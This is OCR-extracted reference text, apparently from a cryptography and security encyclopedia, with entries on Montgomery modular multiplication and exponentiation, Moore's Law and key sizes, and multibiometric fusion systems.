1. Naccache D, Pointcheval D, Tymen C (2001) Monotone signatures. In: Syverson PF (ed) Financial cryptography. 5th International conference, FC 2001, Grand Cayman, British West Indies, 19–22 Feb 2002, Proceedings. Volume 2339 of Lecture notes in computer science, pp 295–308, Springer

Montgomery Arithmetic

Çetin Kaya Koç[1], Colin D. Walter[2]
[1]College of Engineering and Natural Sciences, Istanbul Sehir University, Uskudar, Istanbul, Turkey
[2]Information Security Group, Royal Holloway University of London, Surrey, UK

Related Concepts

►Modular Arithmetic; ►Modular Exponentiation

Definition

Suppose a machine performs arithmetic on words of w bits. Let a, b, and n be cryptographically sized integers represented using s such words. Then the Montgomery modular product of a and b modulo n is $abr^{-1} \pmod n$ where $r = 2^{sw}$. This is computed at a word level using a particularly straightforward and efficient algorithm. Compared with the normal "school book" method, for each word of the multiplier the reduction modulo n is performed by adding rather than subtracting a multiple of n, only a single digit is used to decide on this multiple, and the accumulating product is shifted down rather than up.

Background

The modular reduction $u \pmod n$ is typically computed on a word-based machine by repeatedly taking several leading digits from u and n, obtaining the leading digit of their quotient, and using that multiple of n to reduce u. This takes a number of clock cycles on a general processor, and the machine has to wait for carries to propagate from lowest to highest word before the next iteration can take place. Peter Montgomery designed his algorithm [5] to simplify or avoid these bottlenecks so that the modular exponentiations typical of public key cryptography could be significantly speeded up. The consequent initial and final scalings by a power of r are relatively cheap. Resource-constrained environments such as those in a smart card or RFID device benefit particularly from the choice of this modular multiplication algorithm.

Theory

Introduction

In 1985, P. L. Montgomery introduced an efficient algorithm [5] for computing $u = a \cdot b \pmod n$, where a, b, and n are k-bit binary numbers. The algorithm is particularly suitable for implementation on general-purpose computers (signal processors or microprocessors) which are capable of performing fast arithmetic modulo a power of 2. The Montgomery reduction algorithm computes the resulting k-bit number u without performing a division by the modulus n. Via an ingenious representation of the residue class modulo n, this algorithm replaces division by n with division by a power of 2. The latter operation is easily accomplished on a computer since the numbers are represented in binary form. Assuming the modulus n is a k-bit number, i.e., $2^{k-1} \leq n < 2^k$, let r be 2^k. The Montgomery reduction algorithm requires that r and

n be relatively prime, i.e., $\gcd(r,n) = \gcd(2^k,n) = 1$. This requirement is satisfied if n is odd. In the following, the basic idea behind the Montgomery reduction algorithm is summarized.

Given an integer $a < n$, define its *n-residue* or *Montgomery representation* with respect to r as

$$\overline{a} = a \cdot r \pmod{n}.$$

It is straightforward to show that the set

$$\{i \cdot r \pmod{n} \mid 0 \le i \le n-1\}$$

is a complete residue system, i.e., it contains all numbers between 0 and $n-1$. Thus, there is a one-to-one correspondence between the numbers in the range 0 and n–1 and the numbers in the above set. The Montgomery reduction algorithm exploits this property by introducing a much faster multiplication routine which computes the n-residue of the product of the two integers whose n-residues are given. Given two n-residues $\overline{a}$ and $\overline{b}$, the *Montgomery product* is defined as the scaled product

$$\overline{u} = \overline{a} \cdot \overline{b} \cdot r^{-1} \pmod{n}$$

where r^{-1} is the (multiplicative) inverse of r modulo n (see ►Modular Arithmetic), i.e., it is the number with the property

$$r^{-1} \cdot r = 1 \pmod{n}.$$

As the notation implies, the resulting number $\overline{u}$ is indeed the n-residue of the product

$$u = a \cdot b \pmod{n}$$

since

$$\begin{aligned}\overline{u} &= \overline{a} \cdot \overline{b} \cdot r^{-1} \pmod{n} \\ &= (a \cdot r) \cdot (b \cdot r) \cdot r^{-1} \pmod{n} \\ &= (a \cdot b) \cdot r \pmod{n}.\end{aligned}$$

In order to describe the Montgomery reduction algorithm, an additional quantity n' is needed. This is the integer with the property

$$r \cdot r^{-1} - n \cdot n' = 1.$$

The integers r^{-1} and n' can both be computed by the extended *Euclidean algorithm* [2]. The Montgomery product algorithm, which computes

$$\overline{u} = \overline{a} \cdot \overline{b} \cdot r^{-1} \pmod{n}$$

given $\overline{a}$ and $\overline{b}$, is given below:

---

function MonPro($\overline{a}, \overline{b}$)

Step 1. $t := \overline{a} \cdot \overline{b}$
Step 2. $m := t \cdot n' \pmod{r}$
Step 3. $\overline{u} := (t + m \cdot n)/r$
Step 4. **if** $\overline{u} \ge n$ **then return** $\overline{u} - n$
else return $\overline{u}$

The most important feature of the Montgomery product algorithm is that the operations involved are multiplications modulo r and divisions by r, both of which are intrinsically fast operations since r is a power 2. The MonPro algorithm can be used to compute the (normal) product u of a and b modulo n, provided that n is odd:

---

function ModMul(a, b, n) {n is an odd number}

Step 1. Compute n' using the extended Euclidean algorithm.
Step 2. $\overline{a} := a \cdot r \pmod{n}$
Step 3. $\overline{b} := b \cdot r \pmod{n}$
Step 4. $\overline{u} :=$ MonPro($\overline{a}, \overline{b}$)
Step 5. $u :=$ MonPro($\overline{u}, 1$)
Step 6. **return** u

A better algorithm can be given by observing the property

$$\text{MonPro}(\overline{a}, b) = (a \cdot r) \cdot b \cdot r^{-1} = a \cdot b \pmod{n},$$

which modifies the above algorithm to:

---

function ModMul(a, b, n) {n is an odd number}

Step 1. Compute n' using the extended Euclidean algorithm.
Step 2. $\overline{a} := a \cdot r \pmod{n}$
Step 3. $u :=$ MonPro($\overline{a}, b$)
Step 4. **return** u

However, the preprocessing operations, namely, steps (1) and (2), are rather time-consuming, especially the first. Since r is a power of 2, the second step can be done using k repeated shift and subtract operations. Thus, it is not a good idea to use the Montgomery product computation algorithm when a single modular multiplication is to be performed.

Montgomery Exponentiation

The Montgomery product algorithm is more suitable when several modular multiplications are needed with respect to the same modulus. Such is the case when one needs to

compute a modular exponentiation, i.e., the computation of $M^e \pmod n$. Algorithms for modular exponentiation decompose the operation into a sequence of squarings and multiplications using a common modulus n. This is where the Montgomery product operation MonPro finds its best use. In the following, modular exponentiation is exemplified using the standard "square-and-multiply" method, i.e., the left-to-right *binary exponentiation method*, with e_i being the bit of index i in the k-bit exponent e:

function ModExp(M, e, n) {n is an odd number}

Step 1. Compute n' using the extended Euclidean algorithm.
Step 2. $\overline{M} := M \cdot r \pmod n$
Step 3. $\overline{x} := 1 \cdot r \pmod n$
Step 4. **for** $i = k - 1$ **down to** 0 **do**
Step 5. $\quad \overline{x} := \text{MonPro}(\overline{x}, \overline{x})$
Step 6. $\quad$ **if** $e_i = 1$ **then** $\overline{x} := \text{MonPro}(\overline{M}, \overline{x})$
Step 7. $x := \text{MonPro}(\overline{x}, 1)$
Step 8. **return** x

Thus, the process starts with obtaining the n-residues $\overline{M}$ and $\overline{1}$ from the ordinary residues M and 1 using division-like operations, as described above. However, once this preprocessing has been completed, the inner loop of the binary exponentiation method uses the Montgomery product operation, which performs only multiplications modulo 2^k and divisions by 2^k. When the loop terminates, the n-residue $\overline{x}$ of the quantity $x = M^e \pmod n$ has been obtained. The ordinary residue number x is recovered from the n-residue by executing the MonPro function with arguments $\overline{x}$ and 1. This is easily shown to be correct since

$$\overline{x} = x \cdot r \pmod n$$

immediately implies that

$$x = \overline{x} \cdot r^{-1} \pmod n = \overline{x} \cdot 1 \cdot r^{-1} \pmod n := \text{MonPro}(\overline{x}, 1).$$

The resulting algorithm is quite fast, as was demonstrated by many researchers and engineers who have implemented it; for example, see [1, 4]. However, this algorithm can be refined and made more efficient, particularly when the numbers involved are multi-precision integers. For example, Dussé and Kaliski [1] gave improved algorithms, including a simple and efficient method for computing n'. In fact, any exponentiation algorithm can be modified in the same way to make use of MonPro: simply append the illustrated pre- and postprocessing (steps 1–3 and 7) and replace the normal modular multiplication operations in the iterative loop with applications of MonPro to the corresponding n-residues (steps 4–6 in the above).

Here, as an example, the computation of $x = m7^{10} \pmod{13}$ is illustrated using the Montgomery binary exponentiation algorithm.

- Since $n = 13$, the value for r is taken to be $r = 2^4 = 16 > n$.
- Step 1 of the ModExp routine: Computation of n':
  The extended Euclidean algorithm is used to determine that $16 \cdot 9 - 13 \cdot 11 = 1$, and thus $r^{-1} = 9$ and $n' = 11$.
- Step 2: Computation of $\overline{M}$:
  Since $M = 7$, $\overline{M} := M \cdot r \pmod n = 7 \cdot 16 \pmod{13} = 8$.
- Step 3: Computation of $\overline{x}$ for $x = 1$:
  $\overline{x} := x \cdot r \pmod n = 1 \cdot 16 \pmod{13} = 3$.
- Step 4: The loop of ModExp:

e_i	Step 5	Step 6
1	MonPro(3,3) = 3	MonPro(8,3) = 8
0	MonPro(8,8) = 4	
1	MonPro(4,4) = 1	MonPro(8,1) = 7
0	MonPro(7,7) = 12	

  - Step 5: Computation of MonPro$(3,3) = 3$:
    $t := 3 \cdot 3 = 9$
    $m := 9 \cdot 11 \pmod{16} = 3$
    $u := (9 + 3 \cdot 13)/16 = 48/16 = 3$
  - Step 6: Computation of MonPro$(8,3) = 8$:
    $t := 8 \cdot 3 = 24$
    $m := 24 \cdot 11 \pmod{16} = 8$
    $u := (24 + 8 \cdot 13)/16 = 128/16 = 8$
  - Step 5: Computation of MonPro$(8,8) = 4$:
    $t := 8 \cdot 8 = 64$
    $m := 64 \cdot 11 \pmod{16} = 0$
    $u := (64 + 0 \cdot 13)/16 = 64/16 = 4$
  - …
- Step 7 of the ModExp routine: $x = \text{MonPro}(12,1) = 4$
  $t := 12 \cdot 1 = 12$
  $m := 12 \cdot 11 \pmod{16} = 4$
  $u := (12 + 4 \cdot 13)/16 = 64/16 = 4$

Thus, $x = 4$ is obtained as the result of the operation $7^{10} \pmod{13}$.

Efficient Montgomery Multiplication

The previous algorithm for Montgomery multiplication is not efficient on a general purpose processor in its stated form, and so perhaps only has didactic value. Since the Montgomery multiplication algorithm computes

$$\text{MonPro}(a, b) = abr^{-1} \pmod n$$

and $r = 2^k$, it is possible to give a more efficient bit-level algorithm which computes exactly the same value

$$\mathrm{MonPro}(a,b) = ab2^{-k} \pmod{n}$$

as follows:

function MonPro(a,b) {n is odd and $a,b,n < 2^k$}

Step 1. $u := 0$
Step 2. **for** $i = 0$ *to* $k-1$
Step 3. $\quad u := u + a_i b$
Step 4. $\quad u := u + u_0 n$
Step 5. $\quad u := u/2$
Step 6. **if** $u \geq n$ **then return** $u - n$
$\quad$ **else return** u

where u_0 is the least significant bit of u and a_i is the bit with index i in the binary representation of a. The oddness of n guarantees that the division in step (5) is exact. This algorithm avoids the computation of n' since it proceeds bit-by-bit: it needs only the least significant bit of n', which is always 1 since n' is odd because n is odd.

The equivalent word-level algorithm only needs the least significant word n'_0 (w bits) of n', which can also be easily computed since

$$2^k \cdot 2^{-k} - n \cdot n' = 1$$

implies

$$-n_0 \cdot n'_0 = 1 \pmod{2^w}.$$

Therefore, n'_0 is equal to $-n_0^{-1} \pmod{2^w}$, and it can be quickly computed by the extended Euclidean algorithm or table lookup since it is only w bits (1 word) long. For the words (digits) a_i of a with index i and $k = sw$, the word-level Montgomery algorithm is as follows:

function MonPro(a,b) {n is odd and $a,b,n < 2^{sw}$}

Step 1. $u := 0$
Step 2. **for** $i = 0$ *to* $s-1$
Step 3. $\quad u := u + a_i b$
Step 4. $\quad u := u + \left(-n_0^{-1}\right) \cdot u_0 \cdot n$
Step 5. $\quad u := u/2^w$
Step 6. **if** $u \geq n$ **then return** $u - n$
$\quad$ **else return** u

This version of Montgomery multiplication is the algorithm of choice for systolic array modular multipliers [6] because, unlike classical modular multiplication, completion of the carry propagation required in Step 3 does not prevent the start of Step 4, which needs u_0 from Step 3. Such systolic arrays are extremely useful for fast *SSL*/*TLS* servers.

Application to Finite Fields

Since the integers modulo p form the *finite field* $GF(p)$, these algorithms are directly applicable for performing multiplication in $GF(p)$ by taking $n = p$. Similar algorithms are also applicable for multiplication in $GF(2^k)$, which is the finite field of polynomials with coefficients in $GF(2)$ modulo an irreducible polynomial of degree k [3].

Montgomery squaring (required for exponentiation) just uses MonPro with the arguments a and b being the same. However, in fields of characteristic 2, this is rather inefficient: all the bit products $a_i a_j$ for $i \neq j$ cancel, leaving just the terms a_i^2 to deal with. Then it may be appropriate to implement a modular operation ab^2 for use in exponentiation.

Secure Montgomery Multiplication

As a result of the data-dependent conditional subtraction in the last step of MonPro, embedded cryptosystems which make use of the above algorithms can be subject to a *timing attack* which reveals the secret key [9]. In the context of modular exponentiation, the final subtraction of each MonPro should then be avoided [7]. With this step omitted, all I/O to/from MonPro simply becomes bounded by $2n$ instead of n, but an extra loop iteration may be required on account of the larger arguments [8].

Recommended Reading

1. Dussé SR, Kaliski BS Jr (1991) A cryptographic library for the motorola DSP56000. In: Damgård IB (ed) Advances in cryptology – EUROCRYPT '90. Lecture notes in computer science, vol 473, Springer, Berlin, pp 230–244. http://www.springerlink.com/content/07h8eyfk4jnafy5c/
2. Knuth DE (1998) The art of computer programming, 3rd edn. Semi-numerical algorithms, vol 2. Addison-Wesley, Reading. ISBN 0-201-89684-2. http://www.informit.com/title/0201896842
3. Koç ÇK, Acar T (1998) Montgomery multiplication in GF(2k). Design Code Cryptogr 14(1):57–69. http://www.springerlink.com/content/g25q57w02h21jv71/
4. Laurichesse D, Blain L (1991) Optimized implementation of RSA cryptosystem. Comput Secur 10(3):263–267. http://dx.doi.org/10.1016/0167-4048(91)90042-C
5. Montgomery PL (1985) Modular multiplication without trial division, Math Comput 44(170):519–521. http://www.jstor.org/pss/2007970
6. Walter CD (1993) Systolic modular multiplication. IEEE Trans Comput 42(3):376–378. http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=210181
7. Walter CD (1999) Montgomery exponentiation needs no final subtractions. Electron Lett 35(21):1831–1832. http://ieeexplore.ieee.org/xpls/abs_all.jsp?arnumber=810000
8. Walter CD (2002) Precise bounds for montgomery modular multiplication and some potentially insecure RSA moduli. In:

Preneel B (ed) Topics in cryptology – CT-RSA 2002. Lecture notes in computer science, vol 2271. Springer, Berlin, pp 30–39. http://www.springerlink.com/content/3p1qw48b1vu84gya/
9. Walter CD, Thompson S (2001) Distinguishing exponent digits by observing modular subtractions. In: Naccache D (ed) Topics in cryptology – CT-RSA 2001. Lecture notes in computer science, vol 2020. Springer, Berlin, pp 192–207. http://www.springerlink.com/content/8h6fn41pfj8uluuu/

Moore's Law

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Exhaustive Key Search; ►Exponential Time; ►Polynomial Time

Definition

Moore's Law states that the amount of computing power available for a given cost will increase by a factor of two every 18 months to 2 years.

Background

Moore's Law was articulated in 1965 by Gordon Moore of Intel [1].

Theory

The phenomenal rise in computing power over the past half century – which has driven the increasing need for cryptography and security as covered in this work – is due to an intense research and development effort that has produced an essentially exponential increase in the number of transistors than can fit on a chip, while maintaining a constant chip cost.

Roughly speaking, the amount of computing power available for a given cost has increased and continues to increase by a factor of 2 every 18 months to 2 years, a pattern called *Moore's Law* after Gordon Moore of Intel, who first articulated this exponential model. More specifically, the amount of computing power $P(t)$ available for a given cost at time t may be estimated as

$$P(t) = P(t_0)\, 2^{(t-t_0)/T}$$

where $P(t_0)$ is the amount of computing power available for the same cost at a reference time t_0, and T is the interval between doublings in computing power (e.g., 1.5 or 2 years). Lenstra and Verheul have formalized the treatment such growth rates in their model for estimating the strength of cryptographic key sizes over time [2].

Applications

The implications of Moore's Law to cryptography are twofold. First, the resources available to users are continually growing, so that users can readily employ stronger and more complex cryptography. Second, the resources available to opponents are also growing. Effectively, the strength of any cryptosystem decreases by the equivalent of one symmetric-key bit every 18 months – or 8 bits every 12 years – posing a challenge to long-term security. This long-term perspective on advances in (classical) computing is one motivation for the large key sizes currently being proposed for many cryptosystems, such as the *Advanced Encryption Standard* (►Rijndael/AES), which has a 128-bit symmetric key.

The benefit of Moore's Law to users of cryptography is much greater than the benefit to opponents, because even a modest increase in computing power has a much greater impact on the key sizes that can be used, than on the key sizes that can be broken. This is a consequence of the fact that the methods available for using cryptosystems are generally ►polynomial time, while the fastest methods known for breaking ►symmetric cryptosystems and several asymmetric cryptosystems are ►exponential time.

This contrast between using and breaking algorithms may well be limited to classical computing for current algorithms. Quantum computers pose a more substantial potential threat in the future, because methods have been discovered for breaking ►public-key cryptosystems based on integer factorization or the discrete logarithm problem in ►polynomial time on such computers [3]. Quantum computers themselves are still in the research phase, and it is not clear if and when a sufficiently large quantum computer could be built. But if one were built (perhaps sometime in the next 30 years?), the impact on cryptography and security would be even more dramatic than the one Moore's Law has had so far.

Recommended Reading

1. Moore G (1965) Cramming more components onto integrated circuits. Electronics 38(8):114
2. Lenstra AK, Verheul ER (2000) Selecting cryptographic key sizes, In: Imai H, Zheng Y (eds) Public Key Cryptography, PKC 2000, Lecture Notes in Computer Science, vol 1751. Springer, Berlin, pp 446–465
3. Shor PW (1994) Algorithms for quantum computation: discrete logarithms and factoring. In: Proceedings of the 35th Annual IEEE Symposium on the Foundations of Computer Science, Santa Fe, pp 124–134

MPKC

►Multivariate Cryptography

MQ or Multivariate Quadratic Public-Key Cryptosystem (MQPKC)

►Multivariate Cryptography

Multibiometrics

Arun Ross
Department of Computer Science and Electrical Engineering, West Virginia University, Morgantown, WV, USA

Synonyms

Biometric fusion

Related Concepts

►DNA; ►Fingerprint; ►Gait; ►Hand Geometry; ►Handwriting; ►Iris; ►Keystroke; ►Palmprint; ►Speaker Recognition; ►Vascular Patterns

Definition

Multibiometrics refers to the use of multiple sources of biometric information in order to establish the identity of an individual. Multibiometric systems combine the biometric evidence offered by multiple biometric sensors (e.g., 2D and 3D face sensors), algorithms (e.g., minutia-based and ridge-based fingerprint matchers), samples (e.g., frontal and profile face images), units (e.g., left and right irises), or traits (e.g., face and iris) in order to enhance the recognition accuracy of a biometric system. Information fusion can be accomplished at several different levels in a biometric system, including the sensor-level, feature-level, score-level, rank-level, or decision-level. The challenge is to design an effective fusion scheme to consolidate multiple pieces of evidence in order to generate a decision about an individual's identity.

Background

Most biometric systems that are presently in use, typically use a single biometric trait to establish identity (i.e., they are unibiometric systems). Some of the challenges commonly encountered by biometric systems include:

1. Noise in sensed data: The biometric data being presented to the system may be contaminated by noise due to imperfect acquisition conditions or subtle variations in the biometric itself.
2. Nonuniversality: The biometric system may not be able to acquire meaningful biometric data from a subset of individuals resulting in a failure-to-enroll (FTE) error.
3. Upper bound on identification accuracy: The matching performance of a unibiometric system cannot be indefinitely improved by tuning the feature extraction and matching modules. There is an implicit upper bound on the number of distinguishable patterns (i.e., the number of distinct biometric feature sets) that can be represented using a template.
4. Spoof attacks: Behavioral traits such as voice and signature are vulnerable to spoof attacks by an impostor attempting to mimic the traits corresponding to legitimately enrolled subjects. Physical traits such as fingerprints can also be spoofed by inscribing ridge-like structures on synthetic material such as gelatin and play-doh. Targeted spoof attacks can undermine the security afforded by the biometric system and, consequently, mitigate its benefits.

Some of the limitations of a unibiometric system can be addressed by designing a system that consolidates (or fuses) *multiple* sources of biometric information. This can be accomplished by fusing, for example, multiple traits of an individual, or multiple feature extraction and matching algorithms operating on the same biometric trait. Such systems, known as multibiometric systems can improve the matching accuracy of a biometric system while increasing population coverage and deterring spoof attacks. Fusion in biometrics relies on principles in the information fusion and multiple classifier system (MCS) literature.

Besides enhancing matching accuracy, the other advantages of multibiometric systems over traditional unibiometric systems are enumerated below.

1. Multibiometric systems address the issue of nonuniversality (i.e., limited population coverage) encountered by unibiometric systems. If a subject's dry finger prevents her from successfully enrolling into a fingerprint system, then the availability of another biometric trait, say iris, can aid in the inclusion of the individual in the biometric system. A certain degree of flexibility is achieved when a user enrolls into the system using several different traits (e.g., face, voice, fingerprint, iris,


hand) while only a subset of these traits (e.g., face and voice) is requested during authentication based on the nature of the application under consideration and the convenience of the user.

2. Multibiometric systems can facilitate the filtering or indexing of large-scale biometric databases. For example, in a bimodal system consisting of face and fingerprint, the face feature set may be used to compute an index value for extracting a candidate list of potential identities from a large database of subjects. The fingerprint modality can then determine the final identity from this limited candidate list.
3. It becomes increasingly difficult (if not impossible) for an impostor to spoof multiple biometric traits of a legitimately enrolled individual. If each subsystem indicates the probability that a particular trait is a "spoof," then appropriate fusion schemes can be employed to determine if the user, in fact, is an impostor. Furthermore, by asking the user to present a random subset of traits at the point of acquisition, a multibiometric system facilitates a challenge-response type of mechanism, thereby ensuring that the system is interacting with a *live* user. Note that a challenge-response mechanism can be initiated in unibiometric systems also (e.g., system prompts "Please say 1-2-5-7," "Blink twice and move your eyes to the right," "Change your facial expression by smiling," etc.).
4. Multibiometric systems also effectively address the problem of noisy data. When the biometric signal acquired from a single trait is corrupted with noise, the availability of other (less noisy) traits may aid in the reliable determination of identity. Some systems take into account the *quality* of the individual biometric signals during the fusion process. This is especially important when recognition has to take place in adverse conditions where certain biometric traits cannot be reliably extracted. For example, in the presence of ambient acoustic noise, when an individual's voice characteristics cannot be accurately measured, the facial characteristics may be used by the multibiometric system to perform authentication. Estimating the quality of the acquired data is in itself a challenging problem but, when appropriately done, can reap significant benefits in a multibiometric system.
5. These systems also help in the *continuous* monitoring or tracking of an individual in situations when a single trait is not sufficient. Consider a biometric system that uses a 2D camera to procure the face and gait information of a person walking down a crowded aisle. Depending upon the distance and pose of the subject with respect to the camera, both these characteristics may or may not be simultaneously available. Therefore, either (or both) of these traits can be used depending upon the location of the individual with respect to the acquisition system thereby permitting the continuous monitoring of the individual.
6. A multibiometric system may also be viewed as a fault tolerant system which continues to operate even when certain biometric sources become unreliable due to sensor or software malfunction, or deliberate user manipulation. The notion of fault tolerance is especially useful in large-scale authentication systems involving a large number of subjects (such as a border control application).

Theory

Based on the type of information available in a certain module, different levels of fusion may be defined. The various levels of fusion can be categorized into two broad categories: pre-classification or fusion *before* matching, and post-classification or fusion *after* matching (see Fig. 1). Such a categorization is necessary since the amount of information available for fusion reduces drastically once the matcher has been invoked. Pre-classification fusion schemes typically require the development of new matching techniques (since the matchers used by the individual sources may no longer be relevant), thereby introducing additional challenges. Pre-classification schemes include fusion at the sensor (or raw data) and the feature levels while post-classification schemes include fusion at the match score, rank, and decision levels.

1. Sensor-level fusion: The raw biometric data (e.g., a face image) acquired from an individual represents the richest source of information although it is expected to be contaminated by noise (e.g., nonuniform illumination, background clutter, etc.). Sensor-level fusion refers to the consolidation of (a) raw data obtained using multiple sensors, or (b) multiple snapshots of a biometric using a single sensor.
2. Feature-level fusion: In feature-level fusion, the feature sets originating from multiple biometric algorithms are consolidated into a single feature set by the application of appropriate feature normalization, transformation, and reduction schemes. The primary benefit of feature-level fusion is the detection of correlated feature values generated by different biometric algorithms and, in the process, identifying a salient set of features that can improve recognition accuracy. Eliciting this feature set typically requires the use of dimensionality reduction methods and, therefore, feature-level fusion assumes the availability of a large number of training data. Also,



Multibiometrics. Fig. 1 Fusion can be accomplished at various levels in a biometric system


the feature sets being fused are typically expected to reside in commensurate vector space in order to permit the application of a suitable matching technique upon consolidating the feature sets.

3. Score-level fusion: In score-level fusion the match scores output by multiple biometric matchers are combined to generate a new match score (a scalar) that can be subsequently used by the verification or identification modules for rendering an identity decision. Fusion at this level is the most commonly discussed approach in the biometric literature primarily due to the ease of accessing and processing match scores (compared to the raw biometric data or the feature set extracted from the data). Fusion methods at this level can be broadly classified into three categories: density-based schemes, transformation-based schemes, and classifier-based schemes.
4. Rank-level fusion: When a biometric system operates in the identification mode, the output of the system can be viewed as a ranking of the enrolled identities. In this case, the output indicates the set of possible matching identities sorted in decreasing order of confidence. The goal of rank-level fusion schemes is to consolidate the ranks output by the individual biometric subsystems in order to derive a consensus rank for each identity. Ranks provide more insight into the decision-making process of the matcher compared to just the identity of the best match, but they reveal less information than match scores. However, unlike match scores, the rankings output by multiple biometric systems are comparable. As a result, no normalization is needed and this makes rank-level fusion schemes simpler to implement compared to the score level fusion techniques.
5. Decision-level fusion: Many commercial off-the-shelf (COTS) biometric matchers provide access only to the final recognition decision. When such COTS matchers are used to build a multibiometric system, only decision level fusion is feasible. Methods proposed in the literature for decision level fusion include "AND" and "OR" rules, majority voting, weighted majority voting, Bayesian decision fusion, the Dempster-Shafer theory of evidence, and behavior knowledge space.

Applications

A multibiometric system relies on the evidence presented by multiple sources of biometric information. Based on the nature of these sources, a multibiometric system can be classified into one of the following six categories: multi-sensor, multi-algorithm, multi-instance, multi-sample, multimodal, and hybrid (see Fig. 2).

1. Multi-sensor systems: Multi-sensor systems employ multiple sensors to capture a single biometric trait of an individual. For example, a face recognition system may deploy multiple 2D cameras to acquire the face image of a subject; an infrared sensor may be used in conjunction with a visible-light sensor to acquire the subsurface information of a person's face; a multi-spectral camera may be used to acquire images of the iris, face or finger; or an optical as well as a capacitive



Multibiometrics. Fig. 2 Sources of information for biometric fusion

sensor may be used to image the fingerprint of a subject. The use of multiple sensors, in some instances, can result in the acquisition of complementary information that can enhance the recognition ability of the system. For example, based on the nature of illumination due to ambient lighting, the infrared and visible-light images of a person's face can present different levels of information resulting in enhanced matching accuracy. Similarly, the performance of a 2D face matching system can be improved by utilizing the shape information presented by 3D range images.

2. Multi-algorithm systems: In some cases, invoking multiple feature extraction and/or matching algorithms on the same biometric data can result in improved matching performance. Multi-algorithm systems consolidate the output of multiple feature extraction algorithms, or that of multiple matchers operating on the same feature set. These systems do not necessitate the deployment of new sensors and, hence, are cost-effective compared to other types of multibiometric systems. But on the other hand, the introduction of new feature extraction and matching modules can increase the computational complexity of these systems.
3. Multi-instance systems: These systems use multiple instances of the same body trait and have also been referred to as multiunit systems in the literature. For example, the left and right index fingers, or the left and right irises of an individual, may be used to verify an individual's identity. The FBI's IAFIS (integrated automated fingerprint identification system) service combines the evidence of all ten fingers to determine a matching identity in the database. These systems can be cost-effective if a single sensor is used to acquire the multiunit data in a sequential fashion. However, in some instances, it may be desirable to obtain the multiunit data simultaneously, thereby demanding the design of an effective (and possibly more expensive) acquisition device.
4. Multi-sample systems: A single sensor may be used to acquire multiple samples of the same biometric trait in order to account for the variations that can occur in the trait, or to obtain a more complete representation of the underlying trait. A face system, for example, may capture (and store) the frontal profile of a person's face along with the left and right profiles in order to account for variations in the facial pose. Similarly, a fingerprint system equipped with a small size sensor

may acquire multiple dab prints of an individual's finger in order to obtain images of various regions of the fingerprint. A mosaicing scheme may then be used to stitch the multiple impressions and create a composite image. One of the key issues in a multi-sample system is determining the *number* of samples that have to be acquired from an individual. It is important that the procured samples represent the *variability* as well as the *typicality* of the individual's biometric data. To this end, the desired relationship between the samples has to be established beforehand in order to optimize the benefits of the integration strategy. For example, a face recognition system utilizing both the frontal- and side-profile images of an individual may stipulate that the side-profile image should be a three-quarter view of the face. Alternately, given a set of biometric samples, the system should be able to automatically select the "optimal" subset that would best represent the individual's variability.

5. Multimodal systems: Multimodal systems establish identity based on the evidence of multiple biometric traits. For example, some of the earliest multimodal biometric systems utilized face and voice features to establish the identity of an individual. Physically uncorrelated traits (e.g., fingerprint and iris) are expected to result in better *improvement* in performance than correlated traits (e.g., voice and lip movement). The cost of deploying these systems is substantially more due to the requirement of new sensors and, consequently, the development of appropriate user interfaces. The identification accuracy can be significantly improved by utilizing an increasing number of traits although the **curse-of-dimensionality** phenomenon would impose a bound on this number. The number of traits used in a specific application will also be restricted by practical considerations such as the cost of deployment, enrollment time, throughput time, expected error rate, user habituation issues, etc.
